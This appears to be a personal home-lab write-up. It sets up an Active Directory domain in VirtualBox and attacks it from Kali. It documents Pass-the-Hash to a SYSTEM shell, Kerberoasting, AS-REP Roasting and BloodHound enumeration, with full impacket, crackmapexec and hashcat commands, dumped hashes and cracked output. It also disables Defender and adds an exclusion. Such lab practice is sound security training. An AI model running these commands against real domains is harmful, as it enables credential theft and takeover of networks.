

Active Directory Home Lab

Penetration Testing Lab Setup & Attack Documentation

Date: June 2026 | Platform: VirtualBox | OS: Kali Linux + Windows Server 2019 + Windows 10

1. Lab Overview

This document covers the complete setup of an Active Directory home lab using VirtualBox, including three virtual machines configured on a shared NAT network. The lab was built for practicing common Active Directory penetration testing techniques.

1.1 Network Architecture

Network Name	ADLab
Network Range	192.168.10.0/24
Gateway	192.168.10.1
DC IP (Static)	192.168.10.10
Windows 10 IP	192.168.10.20 (DHCP)
Kali Linux IP	192.168.10.5 (DHCP)
Domain	lab.local
NetBIOS Name	LAB

1.2 Virtual Machines

VM 1	Windows Server 2019 – Domain Controller
VM 2	Windows 10 Pro – Domain Client
VM 3	Kali Linux – Attacker Machine

2. Lab Setup Steps

Step 1: Create NAT Network in VirtualBox

A NAT Network was created so all VMs can communicate with each other on the same subnet.

- Open VirtualBox → File → Tools → Network Manager
- Click NAT Networks tab → Create
- Name: ADLab
- IPv4 Prefix: 192.168.10.0/24
- Enable DHCP: checked
- Click Apply

Step 2: Install Windows Server 2019

- Created new VM: Windows Server 2019 (64-bit), 4GB RAM, 50GB disk
- Attached Windows Server 2019 ISO
- Network adapter set to NAT Network → ADLab
- During setup: selected Windows Server 2019 Standard Evaluation (Desktop Experience)
- Selected Custom Install → installed on unallocated disk
- Set Administrator password: Password@123

After install, set static IP on the DC:

IP Address	192.168.10.10
Subnet Mask	255.255.255.0
Default Gateway	192.168.10.1
Preferred DNS	127.0.0.1

Step 3: Promote Server to Domain Controller

- Server Manager → Add Roles and Features → Active Directory Domain Services
- Clicked Add Features when prompted
- After install, clicked Promote this server to a domain controller
- Selected Add a new forest
- Root domain name: lab.local
- Set DSRM password: Password@123
- Left DNS Options as default (ignored delegation warning)
- NetBIOS name auto-set to LAB
- Completed install → server rebooted automatically

NOTE: The warning about DNS delegation is normal for a new forest and can be safely ignored.

Step 4: Install Windows 10 & Join Domain

- Created new VM: Windows 10 (64-bit), 4GB RAM, 50GB disk
- Unchecked Proceed with Unattended Installation
- Network adapter set to NAT Network → ADLab
- During setup: selected Windows 10 Pro edition
- Selected Custom Install
- Set up for personal use → Limited experience

- Created local user: User
- DNS set to 192.168.10.10 (pointing to DC)
- Joined domain: Start → System → Rename this PC (advanced) → Change → Domain → lab.local
- Credentials used: Administrator / Password@123
- Restarted and verified Full device name shows DESKTOP-XXXXX.lab.local

Step 5: Connect Kali Linux to ADLab Network

- Changed Kali VM network adapter to NAT Network → ADLab
- Kali received IP: 192.168.10.5 via DHCP
- Verified connectivity: ping 192.168.10.10 — successful

Step 6: Create AD Users

Created an Organizational Unit and test users for pentesting:

- Opened Active Directory Users and Computers on DC
- Right-click lab.local → New → Organizational Unit → Corp

User 1	John Doe jdoe Password123 Regular user
User 2	Admin User adminuser Password123 Domain Admin
User 3	SQL Service sqlservice Password123 Service account with SPN

adminuser was added to Domain Admins group via Properties → Member Of → Add → Domain Admins.

sqlservice SPN was registered using:

```
setspn -a SQLService/lab.local:60111 LAB\sqlservice
```

jdoe was configured with Do not require Kerberos preauthentication enabled for AS-REP Roasting practice.

3. Attacks Performed

3.1 Attack Summary

Attack	Tool Used	Result
Pass the Hash	crackmapexec + impacket-psexec	SYSTEM shell on DC
Kerberoasting	impacket-GetUserSPNs + hashcat	Cracked sqlservice password

AS-REP Roasting	impacket-GetNPUsers + hashcat	Cracked jdoe password
BloodHound	bloodhound + sharphound	AD enumeration

3.2 Attack 1: Pass the Hash

What is Pass the Hash?

A Pass-the-Hash (PtH) attack is a credential abuse technique used in Windows environments where an attacker leverages a stolen NTLM password hash to authenticate to other systems without knowing or cracking the user's actual password. Since NTLM authentication relies on password hashes during the authentication process, possession of a valid hash may allow an attacker to access network resources and move laterally across the environment while impersonating a legitimate user. This technique is commonly associated with compromised administrative accounts and highlights the importance of limiting NTLM usage, protecting credentials stored in memory, and enforcing strong privileged access management practices.

Step 1: Dump Hashes from DC

Command run on Kali:

```
impacket-secretsdump LAB/Administrator:Password@123@192.168.10.10
```

Result: Successfully dumped all NTLM hashes from the DC including:

- Administrator:500:aad3b435b51404eeaad3b435b51404ee:a29f7623fd11550def0192de9246f46b:::
- lab.local\jdoe, lab.local\adminuser, lab.local\sqlservice hashes

Step 2: Authenticate Using Hash

```
crackmapexec smb 192.168.10.10 -u Administrator -H a29f7623fd11550def0192de9246f46b
```

Result: [+] lab.local\Administrator — Authentication successful without knowing the password!

Step 3: Get SYSTEM Shell on DC

```
impacket-psexec -hashes aad3b435b51404eeaad3b435b51404ee:a29f7623fd11550def0192de9246f46b Administrator@192.168.10.10
```

Result: Full command shell obtained on the Domain Controller as nt authority\system — the highest privilege on Windows.

```
Session Actions Edit View Help
6448a25f514db255af0d080ae46ba9409171b79f418254ef6cd636cc92a315675c4b4089411faffa9b7d580fb371c16bfdd8f5d9
LAB\WIN-HFDVU39ICBP$:aad3b435b51404eeaad3b435b51404ee:bff2c7578d9530f5128d3f92e9bd5562 :::
[*] DPAPI_SYSTEM
dpapi_machinekey:0x573d0b2136b443adfb28488ffbb434614198ceda
dpapi_userkey:0x284cec72577bd90fa354bb8cbebf3d74ae10a69
[*] NL$KM
0000 89 18 96 CB D8 17 D6 F1 15 85 B9 39 A7 D5 38 98 .....9..8.
0010 2E E1 C7 28 81 38 69 99 F0 5A 0A 18 37 AE 45 BA ... (.8i..Z..7.E.
0020 0B 54 05 07 78 20 E1 00 03 4D F1 35 1A ED 25 9E .T..x ...M.5..%.
0030 33 69 84 3C C2 6D 5F 68 D2 D5 EB 4E 96 3F 08 29 3i.<.m_h...N.?.)
NL$KM:891896cbd817d6f11585b939a7d538982ee1c72881386999f05a0a1837ae45ba0b5405077820e100034df1351aed259e3369843cc26d5f
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a29f7623fd11550def0192de9246f46b :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1d559c6fd83527feaf404f9728aac4bf :::
lab.local\jdoe:1104:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71 :::
lab.local\adminuser:1105:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71 :::
WIN-HFDVU39ICBP$:1000:aad3b435b51404eeaad3b435b51404ee:bff2c7578d9530f5128d3f92e9bd5562 :::
DESKTOP-AT0BA4V$:1103:aad3b435b51404eeaad3b435b51404ee:0fa087153f7701f79f326234ba0d4579 :::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:f8ba30e109542358a82d0c3266035b340deb9006f5c282ed593123b0c9aa04fc
Administrator:aes128-cts-hmac-sha1-96:56156a19d51c91198adc79665bf10977
Administrator:des-cbc-md5:dc618985b51c07f4
krbtgt:aes256-cts-hmac-sha1-96:e95e7174dfbfde47b9d0ba09c9c373564e57e57f7598a21dbbe3354c339ab761
krbtgt:aes128-cts-hmac-sha1-96:64ac2b8dfc848cccd30292a45727b8bb
krbtgt:des-cbc-md5:c82c61a1b0d3c794
lab.local\jdoe:aes256-cts-hmac-sha1-96:3acc8f9dd13f6b32e341d28bdc007f61c004ecea5aee016ca67dd1f698ddc23
lab.local\jdoe:aes128-cts-hmac-sha1-96:2a33a14a1edd128108e83e358a6c20e1
lab.local\jdoe:des-cbc-md5:c28031f48a2a4623
lab.local\adminuser:aes256-cts-hmac-sha1-96:d975c8eb9a1767b811aac4467ff17917bccf58740b5b6cdeee191bf6e01546a6
lab.local\adminuser:aes128-cts-hmac-sha1-96:f9c7882376cafea6ae3d7a0a1ed757b3
lab.local\adminuser:des-cbc-md5:20efd9e6b98508a1
WIN-HFDVU39ICBP$:aes256-cts-hmac-sha1-96:07927143049e20b397647eff8c773c47de1f68331f3b4480bef28ed4c358f1da
WIN-HFDVU39ICBP$:aes128-cts-hmac-sha1-96:8dde926e3a37a1e51aa70cd2c7f5249d
WIN-HFDVU39ICBP$:des-cbc-md5:bc9d1aefd3dce0ec
DESKTOP-AT0BA4V$:aes256-cts-hmac-sha1-96:7291a1bd61a1ccabe4491237b12d901ef405f723f07d3d8a4a04f5be90a146c1
DESKTOP-AT0BA4V$:aes128-cts-hmac-sha1-96:5a25b9b50b5b0cfe9a9b5d6177b5ee637
DESKTOP-AT0BA4V$:des-cbc-md5:e04304dab0131651
[*] Cleaning up ...

(kunal@kali)-[~]
$
```

Successfully dumped all NTLM hashes from the DC

```
(kunal@kali)-[~]
$ crackmapexec smb 192.168.10.10 -u Administrator -H a29f7623fd11550def0192de9246f46b
```

By using the tool crackmapexec we get the hash

```
(kunal@kali)-[~]
$ crackmapexec smb 192.168.10.10 -u Administrator -H a29f7623fd11550def0192de9246f46b
[*] First time use detected
[*] Creating home directory structure
[*] Creating default workspace
[*] Initializing SMB protocol database
[*] Initializing RDP protocol database
[*] Initializing MSSQL protocol database
[*] Initializing FTP protocol database
[*] Initializing WINRM protocol database
[*] Initializing SSH protocol database
[*] Initializing LDAP protocol database
[*] Copying default configuration file
[*] Generating SSL certificate
SMB 192.168.10.10 445 WIN-HFDVU39ICBP [*] Windows 10 / Server 2019 Build 17763 x64 (name
(signing:True) (SMBv1:False)
SMB 192.168.10.10 445 WIN-HFDVU39ICBP [+] lab.local\Administrator:a29f7623fd11550def0192

(kunal@kali)-[~]
```

Authentication successful without knowing the password

```

(kunal@kali)-[~]
$ impacket-psexec -hashes aad3b435b51404eeaad3b435b51404ee:a29f7623fd11550def0192de9246f46b Administrator@192.168.10.10
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 192.168.10.10.....
[*] Found writable share ADMIN$
[*] Uploading file YbZsiAgz.exe
[*] Opening SVCManager on 192.168.10.10.....
[*] Creating service CnOP on 192.168.10.10.....
[*] Starting service CnOP.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32>

```

Full command shell obtained on the Domain Controller by the impacket-psexec tool

3.3 Attack 2: Kerberoasting

What is Kerberoasting?

Kerberoasting is an attack technique used in environments that rely on Kerberos authentication. It involves requesting a service ticket for an account associated with a service and then attempting to recover the account's password through offline password guessing or cracking. Because service tickets are encrypted using a key derived from the service account's password, weak or easily guessable passwords may be susceptible to recovery. Attackers often target service accounts because they can have elevated privileges and their passwords may remain unchanged for long periods. Organizations can reduce the risk of Kerberoasting by using strong, randomly generated passwords for service accounts, regularly rotating credentials, adopting managed service account solutions, and monitoring for unusual requests for service tickets.

Setup: Register SPN on sqlservice

```
setspn -a SQLService/lab.local:60111 LAB\sqlservice
```

Step 1: Request Service Ticket

```
impacket-GetUserSPNs LAB.local/jdoe:Password123 -dc-ip 192.168.10.10 -request -outputfile kerberoast.txt
```

Result: Kerberos TGS ticket retrieved for sqlservice account and saved to kerberoast.txt.

Step 2: Crack the Ticket Offline

```
hashcat -m 13100 kerberoast.txt /usr/share/wordlists/rockyou.txt --force
```

Result: Status: Cracked — Password recovered: Password123

NOTE: Strong passwords (e.g. MyPassword123#) were not found in rockyou.txt, demonstrating that complex passwords resist Kerberoasting.

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>setspn -a SQLService/lab.local:60111 LAB\sqlservice
Checking domain DC=lab,DC=local

Registering ServicePrincipalNames for CN=SQL Service,OU=Corp,DC=lab,DC=local
        SQLService/lab.local:60111
Updated object

C:\Users\Administrator>
```

Register SPN on sqlservice

```
(kunal@kali)-[~]
$ impacket-GetUserSPNs LAB.local/jdoe:Password123 -dc-ip 192.168.10.10 -request
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName      Name      MemberOf      PasswordLastSet      LastLogon      Delegation
-----
SQLService/lab.local:60111  sqlservice      2026-06-18 10:53:03.689946  <never>

[-] CCache file is not found. Skipping ...
$krb5tgt$23*$sqlservice$LAB.LOCAL$LAB.local/sqlservice*$f05d262ee70233db763532338c119faf$faa86d46f285f1d3
08052b620ee94a8f2d4e870c9ea0c106983155e3706fd8b419ee5492b4c35d009d4ecfe61f8256afa8bb3bcb91d9e5850f4529807
6d0fb51166472cff238b9b0d3cac5af3450137e4b88c37630dc01ff4650b3cb3d6e2c943a158466a9de863a1ce910330db54a20f2
d77cd101ab6e6bd215b60561da13e128d00e9239c9af14501c55c80e39ad0dc50ff29d636dd7f511370d4b50c5c95d33557c71817
b95e6a51cbb89f55ec82e18399a0312580483a05426412bd42b2bc20c16466aaeb1024487e7424fc92c71bc319c8ac29315b4339d
041e7309bd531ee11ba9bbe089b15f273c5789e77ef2577f1dd7fd43568db02c2cb44218d835a3a6448eb5205f8d22d1828cf413b
e889ac9e27ce91a6cc2773c843343750167c9fa7ebe788e9d070cd4288d77b18a9cb7766e2b10ae839988d8ed429376ec126a05ba
c6e30377c7277e058b14293645df97f15c33e718bfa210c3f4e6a9aa376b80dd5deb9fc4c6ca6e3a2e68e24e60d2e84d898771781
ee7fbf91fe6153c58a217c093a55e7059bf49c3c4be39717700f15cb4a359ee791d9c3a16029b6c672dddb3b951213991dd4dc7d4
82750cddb4f06a6181fef136639fbd5f854d37354920d1c031c34e0bd3553d44d75c1576d387f615055698a3a485d04b6f48f84d2
3eb23037e156f4a6b79deca8b7ac81f42297501c4a9df7f4ad0bfea33940798819a2fba74eb992924702826de293c6fe1222dd7a0
9264bdb282690714f221b07ef627b8b06d7c0dff16812e779ab3a36229e19500a542de863e9257f721354466e8fc904696597531
928a27343ff0d23c90bc414d39b2016c6f3a0c9334f29b9f1f67414ea013596c43eb28383bd7d8c30d6a271ac6ef91ea673672667
8906988cdb9d4407053c5086b63e2281b18edfe52c5387abe3f9b105586eb6b2c6cdafd7189319a75942de138c0c22a41e065e7c7
0ce332ae9fa43e71a047f32826e36d0a4d00da2557b7588f74aec8c8cd73ab1a88b83a462d5b418527d73956053eeace2339e5bd7
33b3372de84580ff37425f18a442bf969f45ea9966886a81e9acc804c93083b53dbddf62713a9633aa60690b65507f09bd24d2a41
63f6fc0da47df6cc45ea7322f284b86ddce982e1e77711179afe9796caa21ec30331c6de0b341fce2f5b728080e82face80e6dd80
447d6e760d1bf296fbd460575fc01ce6d48b302a1d3cdced4a5ae218f3192c002527c26fa8f3f18886640ed24be31bc14fbd10c14
d504a76cc6402bb3e2c5cd99b50eb543629fe1da6a4959fe0948fe6dba95d1fddb520da05fd0cdc7942b6d72895fcb45680c23177
96a340f6e4c8edf0345cf16fa96fe4cbfcfb36b8a237edd73f69518d97022773b278cfd875d50b55fabef9644f0741828954d0af1
f3f2a2271e3af92d2be688cfff6c9ff59a

(kunal@kali)-[~]
$
```

By the help of impacket getting users SPN from DC

```
(kunal@kali)-[~]
$ impacket-GetUserSPNs LAB.local/jdoe:Password123 -dc-ip 192.168.10.10 -request -outputfile kerberoast.txt
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies
```

ServicePrincipalName	Name	MemberOf	PasswordLastSet	LastLogon	Delegation
SQLService/lab.local:60111	sqlservice		2026-06-18 10:53:03.689946	<never>	

```
[~] CCache file is not found. Skipping...
```

Kerberos TGS ticket retrieved for sqlservice account and saved to kerberoast.txt

```
* Bytes.....: 139921507
* Keyspace...: 14344385

$krb5tgs$23$*sqlservice$LAB.LOCAL$LAB.local/sqlservice*$29fed93aeaa7b65bac4f9bf93c9d9906$0be55de6a01f876b
f8c67c91c6fc0a950bed834527609efcf7aac80c830e2e0e25baa1d22c0478cf50022773e8dc53be829d657341c0cd09264447bb8
021518bb7968665ef64dce6d6c643a6d711eac056386ea0542946cc90d85870f795bd3328b58a25a0ab2a4794284eb64a9f801b84
69fa712bc7f55e7982caad8669d80950e59a4fd1db31d6f15ff99f8abe635873e14fc6f1e2d05273fcec99f67117565f3f136f2a1
f3d21cfe1d708725958a8d22f1fbee8ddaf93740204a4541413cf107aae845e2f85574284663a1a2ba08153c880287541b08adb9
5187ec4f87633a57fd51fa8cdfda77485d414ca99ecc8d04e8c4170aa99656d23ed948990b22bf171e9e16004f719d646ff204bf6
2db65fbd3364b07a7eadb2e1d1058a111785f9cf93378b42e9931359b4a7bbb491730b829d0898b27e6db8eeec6cfa196505b8043
c8e7045a09e32ff4d17bed2c743d87ec85046db680932a6d180418461bb3a280a67e3fe24a0f2c570d91456462f1c33b2a9b061d5
5c177f3dac1d604d6bc66b6ab428b3959ec435113c99d2e5b91f5a85250a526455eb598abc89399d3f66645479169905932cc85d5
3611f8cd0824b91b635de8fa38aaa09ab382b31ae8c7622c4066d0c4842e1fb94b5fa6c8265235c16f3c3a4574c2e9e5134325e4d
6ef793bea2991b0e9c7ee2db3f24bf6df35a05aeadece45fb8287c987b2bfb9985bfd9e46f07cec2f315707b07ed9e1def8747492
8992f7b5d3e3125f7e4a88d5ed17ce91afe79f66c74710504130a091e2333f4527ff1230b31e3db295e3593a986adfe64c799fc73
a6606509603a6a21104ea82994e07b7f0856dcfb3f2f7d8597bc47527879e635e0c8fe3f6291b6f3af615bdec8d1a5543a6a55c6a
2a1d2a87ff2369e95ad605cb653ec4e32b914ecf00bdcb264be83f1baffedcd1085cce632b09d7e8174f1c26c5fe13c486095c0d
1aa84a4d85ba163fe15ff07775e90de93af26a139cdc1e76c6fef3789b54bfde888917adae7bcb78f027f0de880096d811e9eaba
a296dcb1ab24e8505264fb26b95e78ec0a080ef496fb618b36cf075b550b9856fa6635ed339bdb91ed5e113c09e3b7ab2b1240dff
281c079f75d06968c33c3ec942f7a973c2d5bfd877831001e1699ce16a3a6765cf7d63f2f87461a12a1a8ea40387f78628f282fb1
5323336369db8c8681f337f0dffced3771930e26876d08edb3f859f1462cd9123da0a209f5d6c605a9371aa80dab8670c0148e892
4d67fe744391cbe561c431d83f44d7c747586ec9e6e8d2a4b74d4129661e525e515ff2d947c9d68586440b460e9375f46ba095d70
ed9bfa0890acc8741e0c1f5b4ccf1a87972f80e6697adf88759a07d516f01502d2b1d28d1df7181fe9dd6fd820f763e57c5f8ad8f
e0083a2b7df4d057c4eab2b14d51569ae:Password123

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target.....: $krb5tgs$23$*sqlservice$LAB.LOCAL$LAB.local/sqlserv ... 1569ae
Time.Started....: Thu Jun 18 11:02:47 2026, (0 secs)
Time.Estimated...: Thu Jun 18 11:02:47 2026, (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#01.....: 936.8 kH/s (1.59ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 36864/14344385 (0.26%)
Rejected.....: 0/36864 (0.00%)
Restore.Point....: 32768/14344385 (0.23%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: dyesebel → holaz
Hardware.Mon.#01.: Util: 5%

Started: Thu Jun 18 11:02:46 2026
Stopped: Thu Jun 18 11:02:49 2026
```

Successfully cracked the password

3.4 Attack 3: AS-REP Roasting

What is AS-REP Roasting?

AS-REP Roasting is an attack technique that targets user accounts in environments using Kerberos authentication that have **pre-authentication disabled**. An attacker can request an Authentication Service Response (AS-REP) from the domain controller for such accounts

without providing valid credentials. The returned response contains data encrypted with a key derived from the user's password, which can then be subjected to offline password guessing or cracking attempts. Accounts configured without Kerberos pre-authentication are particularly vulnerable because they allow attackers to obtain this encrypted data anonymously. Organizations can mitigate the risk of AS-REP Roasting by ensuring that Kerberos pre-authentication is enabled for all user accounts, enforcing strong password policies, and regularly auditing the environment to identify and remediate misconfigured accounts.

Setup: Enable Vulnerable Setting on jdoe

- Active Directory Users and Computers → Corp → John Doe → Properties
- Account tab → checked Do not require Kerberos preauthentication

Step 1: Request AS-REP Hash


```
echo jdoe > users.txt
impacket-GetNPUsers LAB.local/ -dc-ip 192.168.10.10 -usersfile
users.txt -no-pass -outputfile asrep.txt
```

Result: AS-REP hash retrieved for jdoe without any credentials.

Step 2: Crack the Hash

```
hashcat -m 18200 asrep.txt /usr/share/wordlists/rockyou.txt --force
```

Result: Status: Cracked — Password recovered: Password123



```
(kunal@kali)-[~]
$ echo "jdoe" > users.txt
impacket-GetNPUsers LAB.local/ -dc-ip 192.168.10.10 -usersfile users.txt -no-pass
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

$krb5asrep$23$jdoe@LAB.LOCAL:39965794345ec20f98ffbf1f007419c7$e28b50bd5fdc036766baea278ca74152600d83490b398e0636
c72843dd1295ff96909f192a033c0f31c65f8d1e8f7f89d17ad0f1ff5c40129941331c01f815d5475195d64c0bfc45965dc1c9c84b1dba42
d49e92a03925f5330f62c69f9e2e4de3e44250eadc586328ca98df2589bae5e46c3f415b410ee0be2b1df63eb3053455776bcab0464a80b
f8711d6948beedf9c845060bcaa195224c50eed80c700e52a64cc7612983c542298447f6cab6be95d4dbb51f64f166135ddd7e789b6170c6
a447deb17609566423578fbc17d7bf01925665b7288cbd765eba5fbc3b810c0dde434cd66c

(kunal@kali)-[~]
$
```

Requesting for AS-REP hash

```

$krb5asrep$23$jdoe@LAB.LOCAL:3ecac91db10987fa3c2b54b20dc315f1$bbc75437b698ce287d13a980186a175178667c5444b74ea526
011c4b683d7a111531584dbb475aaa5065148553713bb5e7010ad694b5eea76b2cc76729f809cbf745c7905d2b0755eb0091a23081d43b5a
2bb8c0c18937a60fffd93e1bf543344d8ca188edb9acba75b25a3025abd151ab105cabd8096d135d5b6912c5be1ecbe857af3c7a4cdb81da4
e9917c9649f4f56aca47605bf6d92bdfc8351d23cf08eb34196f3561afdeb15e6d807f0973839fe0954276f5e5c871180f6e7fb5fdf87590
813f2bc315419c70dfbac7234b9d4737a9ae02e33eed01a7ac9aa4782bcb435719c620adfb:Password123

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target.....: $krb5asrep$23$jdoe@LAB.LOCAL:3ecac91db10987fa3c2b54 ... 20adfb
Time.Started.....: Thu Jun 18 11:12:52 2026, (0 secs)
Time.Estimated...: Thu Jun 18 11:12:52 2026, (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#01.....: 921.6 kH/s (1.59ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 36864/14344385 (0.26%)
Rejected.....: 0/36864 (0.00%)
Restore.Point....: 32768/14344385 (0.23%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: dyesebel → holaz
Hardware.Mon.#01.: Util: 25%

Started: Thu Jun 18 11:12:33 2026
Stopped: Thu Jun 18 11:12:54 2026

```

AS-REP hash retrieved for jdoe without any credentials and cracked the password

3.5 Attack 4: BloodHound Enumeration

What is BloodHound Enumeration?

BloodHound enumeration is the process of collecting information from an Active Directory environment to identify relationships, permissions, and potential privilege escalation paths. The enumeration phase gathers data related to users, groups, computers, domain trusts, active sessions, group memberships, and access control configurations. This information is then imported into BloodHound, where it is analyzed and visualized as a graph to help security professionals understand how an attacker could move laterally, escalate privileges, or gain access to high-value assets within the domain. BloodHound enumeration is commonly performed during security assessments and penetration testing engagements to uncover misconfigurations, excessive privileges, and hidden attack paths, enabling organizations to remediate weaknesses and improve the security of their Active Directory environment.

Setup on Kali

- Installed BloodHound: `sudo apt install bloodhound -y`
- Installed SharpHound: `sudo apt install sharphound -y`
- Started PostgreSQL and Neo4j services
- Ran `bloodhound-setup` to configure the database
- Accessed BloodHound at `http://127.0.0.1:8080`
- Login credentials: admin / admin

SharpHound Collection

- Transferred SharpHound.exe to Windows 10 via Apache web server
- Disabled Windows Defender real-time protection and SmartScreen
- Added Downloads folder to Defender exclusions:


```
Add-MpPreference -ExclusionPath C:\Users\adminuser\Downloads
```

- Ran SharpHound on Windows 10:

`C:\Users\adminuser\Downloads\SharpHound.exe -c All`

NOTE: BloodHound data collection was in progress at the end of this session. Upload the generated ZIP file to BloodHound to visualize attack paths.

```
(kunal@kali)-[~]
$ sudo neo4j start
Directories in use:
home:      /usr/share/neo4j
config:    /usr/share/neo4j/conf
logs:      /etc/neo4j/logs
plugins:    /usr/share/neo4j/plugins
import:     /usr/share/neo4j/import
data:      /etc/neo4j/data
certificates: /usr/share/neo4j/certificates
licenses:  /usr/share/neo4j/licenses
run:       /var/lib/neo4j/run
Starting Neo4j.
Started neo4j (pid:5749). It is available at http://localhost:7474
There may be a short delay until the server is ready.


(kunal@kali)-[~]
$
```

Started the neo4j

```
(kunal@kali)-[~]
$ bloodhound-setup
[*] Starting PostgreSQL service
[*] Creating Database
Creating database user
Creating database
ALTER ROLE
[*] Starting neo4j
Neo4j is running at pid 5749
[i] You need to change the default password for neo4j
Default credentials:
user: neo4j
password: neo4j
[!] IMPORTANT: Once you have setup the new password, please update /etc/bhapi/bhapi.json with the new password
before running bloodhound
opening http://localhost:7474/

(kunal@kali)-[~]
$
```

Set up the Bloodhound on the local server



